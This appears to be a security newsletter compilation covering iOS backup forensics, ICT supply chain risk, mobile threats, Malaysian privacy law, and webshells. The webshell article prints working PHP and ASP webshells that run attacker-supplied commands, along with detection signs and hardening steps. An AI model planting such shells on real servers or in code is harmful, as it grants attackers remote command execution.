5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018 — bash — 64×7
bash

```
iOS Forensics#
iOS Forensics#ls -lh a8b2a65783ba0cac2412af3e1c4080bf6dcd3cca
-rw-r--r--  1 swaroopyermalkar  staff   343B Sep 17 15:22 a8b2a6
5783ba0cac2412af3e1c4080bf6dcd3cca
iOS Forensics#
iOS Forensics#
```

*Figure 16: An alternative to get the SHA1 value.*


9. Now, rename the searched file with an actual extension that was observed in mbdb fle, which is plist. If you are not clear about which extension to use, jump back to step 5 and then move forward:


5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018 — bash — 64×7
bash

```
iOS Forensics#
iOS Forensics#
iOS Forensics#mv a8b2a65783ba0cac2412af3e1c4080bf6dcd3cca a8b2a6
5783ba0cac2412af3e1c4080bf6dcd3cca.plist
iOS Forensics#
iOS Forensics#
```

*Figure 17: Rename the searched file with an actual extension.*


10. Now, open this file and all data appears in plain text format:


a8b2a65783ba0cac2412af3e1c4080bf6dcd3cca.plist
a8b2a65783ba0cac2412af3e1c408...
a8b2a65783ba0cac2412af3e1c4080bf6dcd3cca.plist › No Selection

| Key | Type | Value |
|---|---|---|
| ▾Root | Dictionary | (5 items) |
| WebKitLocalStorageDatabasePathPr... | String | /var/mobile/Applications/C58D80B2-215A-4F73-B51C-D64A3AF70299/Library/Caches |
| WebKitShrinksStandaloneImagesToFit | Boolean | YES |
| WebDatabaseDirectory | String | /var/mobile/Applications/C58D80B2-215A-4F73-B51C-D64A3AF70299/Library/Caches |
| WebKitOfflineWebApplicationCacheE... | Boolean | YES |
| WebKitDiskImageCacheSavedCache... | String | |

*Figure 17: Data in plain text.*

In this way, it is possible to retrieve data by mapping SHA1 values with filenames and types, which is a manual way. There are many tools that can help automate this process. You can also choose to encrypt the backup using the iTunes Encrypt iPhone backup option to disallow people to retrieve data from the backup option:



Set Password

Enter a password to protect your iPhone backup.

Password: ••••••••••••

Verify Password: ••••••••••••

□ Remember this password in my keychain

Cancel | Set Password

☑ Encrypt iPhone backup

□ Automatically sync when this iPhone is connected

*Figure 18: Prevent unauthorized access to the backup.*

In conclusion, we explained what is meant by iOS forensics, the different ways to perform forensics, such as on physical devices and on data backup, and different available tools. We also described limitations in iOS forensics, such as how the iDevice should have the bootrom exploit available to load to the custom RAMDisk, the backup should not be encrypted, or the backup password should be easy to crack in order to view the backup contents in plain text.

# Cyber Security in the ICT Supply Chain

By | Siti Noriah Nordin & Nur Nadira Mohamad Jafar

For most of us, cyber security means networks and data protection. We think of intrusion detection, firewalls, secure network design, secure and trained workforce, social engineering, and other security activities. Essentially, we view cyber security as the tools and activities that keep our networks and data they handle secured. But what if one of the network components has a security flaw built into it? Traditional information assurance practices do not help if the network components are built to send your data to someone outside the network or to leave a backdoor open for potential intruders. In reality, many networks get compromised by components with security flaws built into embedded software code. These flaws can be difficult to detect since they are usually masked by the proper functioning of the device. As such, the code can be considered an unwanted added functionality. Let's think about the networks you work with now. Do you know who built the components? Are they free from backdoors or other malicious code? Understanding and managing the supply chain is an important part of your cyber security program. Preventing compromised components from entering your network will improve security and can also increase reliability. Therefore, understanding the supply chain is important for information and communication technology (ICT) products, because the extended and global nature of supply chains makes them vulnerable to counterfeit and malicious product insertion.

The ICT supply chain is the full set of key actors included in network infrastructure, comprising end users, policy-makers, procurement specialists, system integrators, network providers and software/hardware vendors. Through the interaction of the organizational and process layers, these users/suppliers plan, build, manage, maintain and protect the network infrastructure. Compared with the traditional/ physical supply chain, its own characteristics such as the equipment used usually includes hardware, software and other components displayed intuitively. If it is destroyed, the traditional supply chain depending on it will also be destroyed. Therefore, the ICT supply chain is now a critical part of the supply chain.

Let's take the supply chain for a typical laptop computer as an example. We are generally aware that laptops are assembled from component parts—a processor chip made by Intel or AMD, a hard drive made by Seagate or Western Digital, etc. But do we consider that each of those components is made of sub-components from sub-tier suppliers? The hard drive has a motor to spin the drive, a controller card, cable connectors, a case, etc., which can all be produced by sub-tier suppliers. Some components and sub-components like memory chips are commodity items that are often purchased from the lowest-cost supplier. In addition, many of these items are actually manufactured by a contract manufacturer. This supply chain can thus quickly become very complicated with some unknown portions (Figure 1).

When looking at the ICT supply chain from a cyber security perspective, we need to add yet another layer of complexity: software. While most supply chain professionals have experience managing the flow of physical items through the supply chain, cyber security professionals must also consider where the software came from. Who wrote it? Where is it stored? Who has access to the code along the supply chain? In many ways, the software supply chain is more of a concern than the hardware supply chain. There are ways to detect tampering with packaging or counterfeit products. Software tampering detection requires code analysis, a process which is time-consuming and costly if source code is available, and even more challenging if not. Who you buy ICT equipment from is important, but who your suppliers buy from, and who they, in turn, buy from, is equally important in understanding the risk of receiving a compromised product. ICT supply chains are extended and dynamic, so how does one start gaining some control?

## Establishing the system context

To understand the supply chain context, let's start with how the product will be used. Here, the focus is on what type of data will be managed in the system. Essentially, the consequence of data being compromised or leaked outside the system needs to be determined. While any system breach is bad, the compromise of a system managing classified data is of much higher risk than that of a system managing publically available data. Understanding the use of ICT equipment will help determine the appropriate resources to secure the system. In reviewing the product use, consider what other systems are connected to the focus system. A less secure system can serve as a pathway for attacking a more highly secure connected system. This was the method utilized to steal credit card numbers from Target in 2013. Another consideration is how the system is connected to the rest of the world. A system that is connected to the public Internet will require more reliable security, since it would be easy to find and attack. On the other hand, a system that is isolated from other networks would have a much lower risk of attacks or data breaches, since the attacker would need to be in physical proximity to the system.

Finally, consider who the system users are. Are they internal employees who are trained on security procedures, or is the system accessed by a public user base which may not consider risky security behaviours? Simple security procedures, such as keeping passwords secret and maintaining current anti-virus software cannot be relied on if the users' environment is not controlled directly. Taking these three elements into consideration ought to provide some context into the risk and impact of a compromising event. This context will, in turn, help establish the level of risk management activity that needs to be employed when managing the supply chain. The more valuable data are managed and the more connected the system is, the more resources should be applied to ensure that the system ICT components are authentic and free of malicious codes.




*Figure 1. Notional Laptop Computer Supply Chain*

## Understanding the procurement

The supply chain for a product and the risk of receiving a compromised or counterfeit product are dependent on the type of product being evaluated. Consider how the product is made and sold to understand where it is at risk. For example, a commercial off-the-shelf (COTS) item, especially a commodity, is likely to have a supply chain designed for efficiency and cost savings. Take laptop computers, which are in a very cost-competitive market with essential commodity components. This means the supply chain will likely include multiple organizations located in low-wage countries, which in turn signifies multiple points where counterfeit or compromised components can be inserted into the supply chain. In short, for many COTS ICT products, supply chain visibility and sub-tier management are difficult. Customized products, on the other hand, tend to be made with specialized sub-components that are driven by the unique requirements of the product. In this case, the supply chain is typically well-known and there may be direct communication with sub-tier organizations. Take the Apple iPhone supply chain for instance, where Apple directly manages sub-component suppliers from design through assembly. Although this supply chain reduces the number of entry points for tampering, it may be easier for an adversary to target specific suppliers. However, these are just general guidelines for understanding what visibility to expect in the supply chain.

Using resellers or other intermediaries can obscure the actual supply chain and raise the risk of receiving an unauthorized item. The key consideration is how the suppliers purchase their components and how sub-tier suppliers perform their purchasing functions. Since ICT supply chains rely so heavily on component suppliers, the procurement processes and practices of every participant in the supply chain can have a profound impact on the risk of a compromised product entering the supply chain.

## Taking action

There are some general steps that can be taken to reduce the risk of exposure and to provide a more secure system. The first step is to map your supply chain and identify where there is cyber security risk exposure. Laying out the players in the supply chain and where they are located will help understand the scope and complexity of the supply chain. Including geographic locations will also help decide if the locations of certain suppliers present any risk to your organization. When mapping the supply chain, keep in mind that you want to map the actual manufacturing locations for the components and in some cases, this may mean that you need to identify the contract manufacturer. Also, some items may be produced in multiple locations.

In most cases, you will find parts of your supply chain where you do not know who is involved or how the items are handled. Here, you need to consider what effort is required to be able to map that portion of the supply chain and the value that additional information will provide to your analysis. Obtaining that additional information may not be worth the expense and you may be better off accepting the increased risk in that portion of the supply chain and taking actions to mitigate the risk. Once the supply chain is mapped, you can identify the areas with a risk of counterfeit or compromised items entering the supply chain. To identify risk areas, look for:

- Geographic areas known for counterfeit production or hacking activity;

- Locations or transportation routes with inadequate physical, information, or personnel security;

- Locations with inadequate procurement processes or known purchases from grey market suppliers; and

- Products that use insufficiently tested software codes or outdated codes.

Also include risk considerations unique to your system and your operations. In identifying cyber security risks, focus on the locations that produce or handle information or software-bearing components, that is, components that carry some sort of data or software code. In other words, the plastic case is not the problem, but we are concerned with the various processors and other electronic components.

With the risk exposure identified, the next step is to take action to treat the risk. By “treat” we mean either reduce the likelihood that the risk will occur, reduce the impact if the risk does occur, transfer the risk to another party, or accept the risk and prepare a response plan. The exact approach you use will depend on your risk tolerance and the level of resources available for risk mitigation. In any case, you should include a process of prioritizing risks to ensure the highest risk exposure areas are treated first. Risk treatment can take many forms. We present a few examples here, but it is important to ensure your risk treatment activities fit with the products you are addressing and the capabilities of your supply chain partners. Since we are talking about taking action in your supply chain, it is important to coordinate your risk management actions with key suppliers. Often, you will need suppliers and other partners to take necessary actions to reduce risk. Coordination and collaboration are essential for managing cyber security in the supply chain.

One treatment method is to provide better specifications for the products you buy. More precisely, extra detailed specifications about the security requirements for the product as well as specifications on the manufacturing conditions may be required. Enhanced specifications can help eliminate lower-grade alternatives from the supply chain and also ensure that the product arrives with the security features you need it to have. Another action is to focus your supplier pool by pre-qualifying suppliers that meet your risk management criteria. By focusing your suppliers, it becomes possible to eliminate higher risk suppliers from the procurement and also maintain a cadre of suppliers to a manageable size with which to collaborate. This will not only reduce the potential of having to work with a high-risk supplier but also increases the probability of success for other treatment actions.

The cyber security in the supply chain can also be managed by requiring adherence to operating standards. Standard bodies, such as the Open Group (Open Trusted Technology Provider Standard [O-TTPS]), ISO (Draft ISO/ IEC 27036—Information Technology—Security Techniques–Information Security for Supplier Relationships), and Software Assurance Forum for Excellence in Code (SAFECode) (Software Integrity Framework and Software Integrity Best Practices), provide standards that represent best practices for managing a secure supply chain. It should be noted that standards are a low-impact way of reducing risk because the practices are pre-defined. However, standards are designed to be general, and we may need to go beyond the standards’ practices to get the level of risk management required. In addition to standards, we can work with our industry to define practices for reducing cyber- security exposure across the industry sector.

## Conclusion

Many countries are purchasing foreign IT products and services, which is equivalent to opening the door of national security. Countries should proceed from their own national conditions, developing both in line with their national conditions and consistent with international standards of ICT supply chain security: such rank system and service acquirement can be considered an important security control class by developing risk management measures of the information system supply chain; referring to the WTO rules effectively; and establishing an authoritative third-party certification standard actively. In reality, ICT supply chain security involves multiple disciplines and fields. This point was proven to be true in a case like Verizon, whereby unsecured IT products allow outside parties to penetrate sophisticated multiple companies' networks.

## References

1. *http://www.lmi.org/en/News-Publications/News/docs/LMI_article_USCYSU14 Journal of Logistics, Informatics and Service Science Vol. 2 (2015) No.1, pp. 28-41*

2. *Holsbeck, M.Johnson, J(2004), Security in ERP-World, Help Net Security. Retrieved from http://www.net-security.org/artical*

3. *Information Security Forum (2013), Information Security Forum releases securing the Supply Chain Report. Retrieved from http://www.securityforum.org/userfiles/public/isf*

# 5 Common Mobile Device Security Issues

By | Abdul Qaiyum Bin Hamzah

## Introduction

As smartphones and tablets are becoming constant companions for daily use, attackers are using every opportunity available to break into them.  Many people expect that their mobile devices are secure by default, but in reality, it is up to the user to make security configuration changes. With the right equipment, attackers can gain access to a nearby mobile device in less than 30 seconds and mirror the device and see everything on it. The nature and types of cyberattacks are evolving rapidly, and mobile devices have become a critical part of enterprise cybersecurity efforts for good reason. The threat and attack vectors for mobile devices are largely composed of retargeted versions of attacks aimed at other endpoint devices.

These issues can be categorized into five areas:

### 1. Physical access

Mobile devices are small, easily portable and extremely lightweight. While their pocket size makes them ideal travel companions, it also makes them easy to steal. The cleverest intrusion-detection system and best antivirus software are useless against a malicious person with physical access. Bypassing a password or lock is a trivial task for a seasoned attacker, and even encrypted data can be accessed. This may include not only corporate data found in the device, but also passwords residing in places like the iPhone Keychain, which could grant access to corporate services such as email and Virtual Private Networks (VPNs). To make matters even worse, full data removal is not possible using a device's built-in factory reset or by re-flashing the operating system. Forensic data retrieval software, which is available to the general public, allows data to be recovered from phones and other mobile devices even after it has been manually deleted or undergone a reset.

### 2. Malicious Codes

Mobile malware or malicious code threats are typically socially engineered and focus on tricking the user into accepting what the attacker is selling. The most high-volume attacks include spam, weaponized links on social networking sites and rogue applications. While mobile users are not yet subject to the same drive, mobile ads are increasingly being used as part of many attacks -- a concept known as "malvertising." Android devices are the biggest targets, as they are widely used and it is easy to develop software for them. Mobile malware Trojans designed to steal data can operate over either the mobile phone network or any connected Wi-Fi network. They are often sent via SMS and once the user clicks on a link in the message, the Trojan is delivered by way of an application, where it is then free to spread to other devices. When these applications transmit their information over mobile phone networks, they present a large information gap that is difficult to overcome in a corporate environment.

### 3. Device Attacks

Attacks targeted at the device itself are similar to the PC attacks of the past. Browser-based attacks, buffer overflow exploitations and other attacks are possible. The short message service (SMS) and multimedia message service (MMS) offered on mobile devices afford additional avenues to attackers. Device attacks are typically designed to either gain control of the device and access data, or to attempt a distributed-denial-of-service (DDoS) attack.

### 4. Communication Interception

Wi-Fi enabled smartphones are susceptible to the same attacks that affect other Wi-Fi capable devices. The technology to hack into wireless networks is readily available, and much of it is accessible online, making Wi-Fi hacking and man-in-the-middle (MITM) attacks easy to perform. Cellular data transmission can also be intercepted and decrypted. Attackers can exploit weaknesses in these Wi-Fi and cellular data protocols to eavesdrop on data transmission, or to hijack users' sessions for online services, including web-based email. For companies with workers who use free Wi-Fi hotspot services, the stakes are high. For example, if an application is transmitting data over an unencrypted Wi-Fi network using http rather than https, the data can be easily intercepted. When a wireless transmission is not encrypted, data can be easily intercepted.

### 5. Insider Threats

Mobile devices can also enable threats from employees and other insiders. Malicious insiders can use a smartphone to misuse or misappropriate data by downloading large amounts of corporate information to the device's secure digital (SD) flash memory card, or by using the device to transmit data via email services to external accounts, bypassing even robust monitoring technologies such as data loss prevention (DLP). The downloading of applications can also lead to unintentional threats. Most people download applications from app stores and use mobile applications that can access enterprise assets without any idea who developed the application, how good it is, or whether there is a threat vector through the application right back to the corporate network. The misuse of personal cloud services through mobile applications is another issue; when used to convey enterprise data, these applications can lead to data leaks of which the organization remains entirely unaware. Mobile security threats will continue to advance as corporate data is accessed by a seemingly endless pool of devices, and attackers try to cash in on the trend. Making sure users fully understand the implications of faulty mobile security practices and getting them to adhere to best practices can be difficult. Many device users remain unaware of threats, and the devices themselves tend to lack basic tools that are readily available for other platforms, such as antivirus, antispam, and endpoint firewalls.

## Conclusion

Mobile device threats are increasing and can result in data loss, security breaches and regulatory compliance violations. There are a number of steps to reduce the risks they pose and address related productivity issues and legal, privacy and security requirements. These steps are similar to those involved with other security issues, such as robust program and policy creation, communication, risk assessment, technology implementation, and continuous monitoring and evaluation. With well-supported mobility and security awareness programs in place, your organization can keep users happy and your network secure.

## References

1. *http://newsroom.bankofamerica.com/files/doc_library/additional/2015_BAC_Trends_in_Consumer_Mobility_Report.pdf*

2. *http://www.pcworld.com/article/2010278/10-common-mobile-security-problems-to-attack.html*

3. *https://techcrunch.com/2016/10/08/why-an-unhackable-mobile-phone-is-a-complete-marketing-myth/*

# Its Position in Malaysian Law and the Applicability of the Personal Data Protection Act 2010

By | Nur Hannah M. Vilasmalar binti Abdullah & Hani Dayana binti Ismail

## Introduction

The advancement of communication and information technology has created a borderless world. From the invention of a simple telephonic communication device by Alexander Graham Bell back in 1876[1] to the development of the first general purpose computer by John Blankenbaker in 1971[2], we can now both communicate and store data on palm-size mobile phones. If we could bring people from the 1900s to the present time, they would no doubt think they are witnessing a Jules Verne[3] science-fiction based fantasy world.

While these technological advancements assist us in our daily lives, we must be wary and vigilant of the dangers posed by relying too much on technology. One aspect that is often at the centre of conflict is the protection of personal data of a *person (*note: for ease of reference, the term 'person' herein refers to both an ordinary individual and a corporate body).

Conflict pertaining to personal data is rampant, so much so that the Malaysian government implemented the Personal Data Protection Act 2010 ('PDPA 2010')[4] as a means of safeguarding a person's personal data from being misused and mishandled by a third party.

## What is Personal Data?

By referring to the definition section of PDPA 2010 (Section 4), 'personal data' is defined as any information with respect to commercial transactions, which, among others, is processed or recorded as per instruction and relates directly or indirectly to the owner of the said personal data.[5] It is worth noting that the definition clearly specifies the term 'commercial transactions' with respect to the said personal data.

Based on the definition provided by PDPA 2010 itself, 'commercial transactions' in a nutshell refer to transactions having a commercial nature, for example in the course of supplying goods and services[6].

It then begs the question whether PDPA 2010 is applicable to issues concerning invasion of privacy relating to a person's personal data not used in a commercial transaction but that is nevertheless in the possession of a third party with or without the person's consent.

## Invasion of a Person's Privacy

The term 'invasion of privacy' here refers to an intrusion in a person's personal life, without a valid reason or cause[7], which may include offending acts towards the personal data of the said person (e.g. dissemination of private and incriminating details, photographs and videos of the person).

With the advent of technological advancement, there are infinite ways for a third party to procure personal data with or without a person's consent. In terms of commercial transactions, we are (more often than not) required to provide our personal data to some third party in the form of personal details (e.g. name, residential address, photograph, so on and so forth). The risks are greater in a non-commercial transaction, for instance on social media such as Facebook or Twitter, where practically everyone seems to furnish personal details and data on a whim. In situations where a person's privacy is invaded by a third party, would PDPA 2010 provide safeguards? Does the Malaysian law provide protection against such offences?

## The Position of the Invasion of Privacy as a Cause of Action in Malaysian Law

The previous trend of judicial decisions in Malaysia

[1] https://global.britannica.com/biography/Alexander-Graham-Bell

[2] http://www.bbc.com/news/business-34639183

[3] http://www.biography.com/people/jules-verne-9517579

[4] Act 709

[5] Section 4 Personal Data Protection Act (Act 709)

[6] Ibid

[7] http://www.dictionary.law.com/Default.aspx?selected=1021

seemed to suggest that invasion of privacy is not a recognised offence by law and hence it is not a valid cause of action under Malaysian law. In deciding the case of Ultra Dimension Sdn Bhd v. Kook Wei Kuan[8] the Kuala Lumpur High Court held that the Malaysian law adopts the English law position when it comes to invasion of privacy; i.e. *"…a privacy right which is not recognised under English law is accordingly not recognised under Malaysian law."*[9]

The Court of Appeal's decision in the Dr. Bernadine Malini Martin v. MPH Magazine Sdn Bhd & Ors and Another Appeal[10] case in 2010 shed more light on the previous Malaysian judicial stance:

*"…It is unfortunate for the plaintiff, that the law of this country, as it stands presently, does not make an invasion of privacy an actionable wrongdoing."* [11]

In the above case, the issue at hand concerns the publication of the Plaintiff/Appellant's photograph by a magazine company without her consent. It is interesting to note that this case does relate to commercial transaction (i.e. the publication of a female-based magazine for sale) though it may not be what was intended as part of the 'commercial transactions' definition in Section 4 of PDPA 2010.

The recent decision by the Kuala Lumpur High Court in the case of Mohamad Izaham Mohamed Yatim v. Norina Zainol Abidin & Ors.[12] held that *"...invasion of privacy is not an actionable tort in Malaysia"*.[13] In this case, the Plaintiff had initiated a legal proceeding against the Deputy Public Prosecutor for invasion of privacy relating to 106 clips of obscene and sexually explicit videos under his possession, which were seized during a police raid at his premise.

It is worth noting that the current trend may be changing, and there are also numerous instances where the Malaysian Court of Law holds that invasion of privacy is a valid cause of action. An example is the recent decision pronounced by the Kuala Lumpur High Court in the M Mohandas Gandhi & Anor. v. Ambank (M) Berhad & Anor[14] case, where The Honourable Justice Lau Bee Lan held that the development of law warrants recognition of invasion of privacy as a valid and legal cause of action[15].

The same position was also adopted by The Honourable Justice Hue Siew Kheng in the case of Geh Thuan Hooi v. Serene Lim Paik Yan & Ors. [16], where the data in question refers to banking accounts, EPF and income tax statements belonging to the Plaintiff[17].

## Does PDPA 2010 Cover Invasion of Privacy of a Person?

As mentioned earlier in this article, the definition section in PDPA 2010 specifically refers to the term 'commercial transactions' in defining personal data. It seems to suggest that PDPA 2010 was implemented with a view of governing the handling, storage, dissemination and deletion of personal data strictly used in business transactions.

Indeed, a simple glance at recent cases decided by the Malaysian Court of Law and referred to herein, shows no reference made whatsoever to PDPA 2010 in deriving decisions relating to invasion of privacy. Hence, as it stands, PDPA 2010 may not be applicable for cases relating to invasion of privacy save for instances where the personal data is related to commercial transactions.

Nevertheless, should PDPA 2010 be amended to include personal data unrelated to commercial transactions, it may be a powerful asset in law enforcement relating to invasion of privacy. Section 130 of PDPA 2010, for instance, provides a punishment for offences relating to the unlawful collection of personal data, which includes a fine not exceeding RM500,000.00 (five hundred thousand ringgit) or imprisonment for a term not exceeding three (3) years, or both[18].

Section 131 of PDPA 2010[19] further provides punishment for offences committed by those who abet to committing offences related to personal data, and Section 133 of PDPA 2010[20] covers offences relating to personal data committed by corporate bodies (e.g. companies).

[8] [2004] 5 CLJ 285

[9] Ibid at page 289

[10] [2010] 7 CLJ 525

[11] Ibid at page 536

[12] [2015] 7 CLJ 805

[13] Ibid at page 806

[14] [2014] 1 LNS 1025

[15] Ibid at pages 43 and 44

[16] [2015] 6 CLJ 246

[17] Ibid at page 247

[18] Section 130(7) Personal Data Protection Act 2010 (Act 709)

[19] Personal Data Protection Act 2010 (Act 709)

[20] Ibid

## Conclusion

It remains to be seen whether invasion of privacy will be generally accepted as a valid and enforceable cause of action under Malaysian law in the near future.

As it stands, this area of law is developing, and in contrast to previous decisions by the Malaysian Court of Law, there are recent cases acknowledging invasion of privacy as a valid and enforceable cause of action.

Perhaps soon enough PDPA 2010 will also be amended to cover personal data not relating to commercial transactions, which may provide some form of protection to persons against invasion of privacy.

# Webshells in a nutshell

By | Afiq Asraf & Wira Zanoramy

## Introduction

Webshells are scripts created by attackers to assist with gaining remote access to servers. In most cases, a webshell is created either in PHP, ASP or JSP since most Web servers use these programming languages. Webshells are used to escalate privileges as well as look for users' credentials and additional data in a particular Web server. The Webshell's ability to stay dormant and camouflaged among legitimate files in the Web server assists hackers to easily gain access to the system anytime, anywhere, as long as their presence is not noticed by the system administrators.

## How do webshells work?

Webshells are not cracking tools used to gain access by exploiting a site's vulnerability. Instead, webshells are placed by hackers after gaining access to vulnerable Web servers through methods such as arbitrary file upload, SQL Injection and Remote File Inclusion (RFI). A webshell can be as simple as a one-line code or can consist of thousands of lines, which differs according to features and what the webshell does. Moreover, it commonly targets weak configurations in a Content Management System (CMS), such as Joomla, Drupal, Wordpress, etc. Vulnerable plugins could also be entry points for attackers to place webshells and later execute the necessary commands to slowly gain access and escalation of privileges.

Below are signs of webshell presence on a Web server: [1]

- Files that seem out of place or have an unusual time format because all the files in the directory should normally have matching time formats.
- Periods of high site usage from search engines. Webshells are basically created to spread malware or spam. As such, attackers would usually alter the shells to reroute users to the malware and spam-infected sites by funnelling search engine requests to the infected site.
- A shell (php/equivalent language) depends on functions such as eval(), passthru(), exec() and system(). Therefore, the system administrator can also periodically search all files in the Web root hierarchy to look for the functions.
- Logs can also indicate the presence of webshells. Look for strange requests, for example a JPEG or PDF file named with a GET parameter, which probably indicates the extension is inaccurate and that it is actually a webshell.



How a Malicious Web Shell (backdoor) added by the attacker gives him control over the entire server
I N T E R N E T
Firewall
Vulnerable Web Application
Malicious Application added by attacker.
(written in jsp,perl, python)
WEB SERVER
Database

*Figure 1: How a webshell is placed by an attacker into a victim's system*

### Sample Webshell Codes

A webshell can be as simple as a one-line code, which enables attackers to gain remote access to the system.[2] For example:

```
1. <?php
   echo(system($_GET["q"]));
   ?>
```

OR

```
2.   <?php
    if(isset($_REQUEST['cmd'])){
        $cmd = ($_REQUEST["cmd"]);
        system($cmd);
        echo "</pre>$cmd<pre>";
        die;
    }
    ?>
```

Or it could be in the hundreds or thousands of lines depending on the complexity and the ability of that webshell variant. For example: [3]

3.

```
<!--

ASP_KIT

cmd.asp = Command Execution

by: Maceo
modified: 25/06/2003

-->

<%
Set oScript = Server.CreateObject("WSCRIPT.
SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.
NETWORK")
Set oFileSys = Server.CreateObject("Scripting.
FileSystemObject")

szCMD = request("cmd")

If (szCMD <> "") Then
  szTempFile = "C:\" & oFileSys.GetTempName( )
  Call oScript.Run ("cmd.exe /c " & szCMD & " > "
& szTempFile, 0, True)
  Set oFile = oFileSys.OpenTextFile (szTempFile, 1,
False, 0)
  End If
%>

<HTML>
<BODY>
<FORM action="" method="GET">
<input type="text" name="cmd" size=45
value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>
<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" &
oScriptNet.UserName %>
<br>
<%
  If (IsObject(oFile)) Then
    On Error Resume Next
    Response.Write Server.HTMLEncode(oFile.
ReadAll)
    oFile.Close
    Call oFileSys.DeleteFile(szTempFile, True)
  End If
%>
</BODY>
</HTML>
```

However, there are steps and methods that can be implemented to prevent webshells from entering a system.

## Steps to prevent webshells

1. If possible, disable potentially dangerous PHP functions such as exec(), shell_exec(), passthru(), system(), show_source(), proc_open(), pcntl_exec(), eval() and assert() on which webshells mainly depend.

   Do not allow unauthorized users access to the script if you decide to use the functions.

2. Secure upload forms on your site. Make sure only whitelisted documents can be uploaded.

3. For Wordpress sites, try to avoid installing 3rd party plugins. If you need to do so, always ensure it is constantly updated and free from bug ad vulnerabilities.

4. Lock down the Web server's user permissions.

## References

*1. https://www.us-cert.gov/ncas/alerts/TA15-314A*

*2. http://snipplr.com/view/72936/simple-php-backdoor-shell/*

*3. https://github.com/fuzzdb-project/fuzzdb/blob/master/web-backdoors/asp/cmd.asp*

# 2017 Cyber Security Highlights: A Summary

By | Yuzida Md Yazid; Nur Athirah Abdullah

## Introduction

The Internet of Things (IoT) has become the talk of the town in the last couple of years, yet not all Internet users are familiar with the concept. What's more, adopting the concept never crosses their minds. For those unfamiliar with the concept, IoT refers to the seemingly simple concept that all manner of formerly "dumb" devices will soon incorporate affordable and reliable network connectivity. Examples of this concept already surround our daily lives, such as the smart home, whereby devices have the capability to communicate with each other as well as with their intangible environment. A smart home gives owners the capability to customize and control the home environment for increased security and more efficient energy management. Wearables are also currently among the hottest trends in IoT. Apple, Samsung, Jawbone and plenty of others are all surviving cut throat competition. Not to forget that the potential of IoT in the retail sector is also huge. Applications for tracking goods, real-time information exchanges regarding inventory among suppliers and retailers, and automated delivery exist in all our current business operations.

Simply put, the normal things in our lives will become the most significant aspects of this trend. With the growth of the IoT market, new security challenges are becoming more serious as well. Many devices were not initially designed to be Internet-enabled but are now connected online and are all potentially open to cyberattacks. When such trends are deployed, our personal lives and business environment are more susceptible to cyberattacks. Familiar threats include Botnets, Distributed-Denial-of-Service (DDos) attacks, Hacking, Malware, Pharming, Phishing, Ransomware, Spam and many more. The list is not exhaustive, as the world is being bombarded with new threats each day. To prevent something bad from happening, we should first predict the threats' behaviour by understanding the security issues posed by each.

## 2017 Cyber Security Highlights

According to a Threat Horizon 2017 article produced by the Information Security Forum, 2017 should be a year when dangers will accelerate. The pace and scale of information security threats is already accelerating, endangering the integrity and reputation of trusted organisations. Although cyberspace offers opportunities for leading organisations to expand, this environment is uncertain and potentially dangerous. To assist ISF members, the annual ISF Threat Horizon report takes a two-year perspective of major threats, describing potential implications and providing recommendations to organisations. However, in this article focus is only on the major threat predictions.

### Digital and Touchless Mobile Payment

Mobile payment, or mobile wallet, generally refers to payment services operated under financial regulations and performed from or via mobile devices. Instead of paying by cash, cheque or credit card, a consumer can use a mobile phone to pay for a wide range of services. With the popularity of Near-Field Communication (NFC) and Radio Frequency Identification (RFID) payment systems such as Apple Pay and Android Pay, many other groups have attempted to roll out their own systems. So the next target is mobile payment systems. It is likely that hackers will uncover a serious flaw that will be an exploited detriment to the payment system and corresponding banks and merchants as well as the consumers themselves. A mobile payment system breach can cause significant revenue and privacy losses, unauthorized charges or money extractions, identity theft and other related impacts.

### Attacks on Wearables

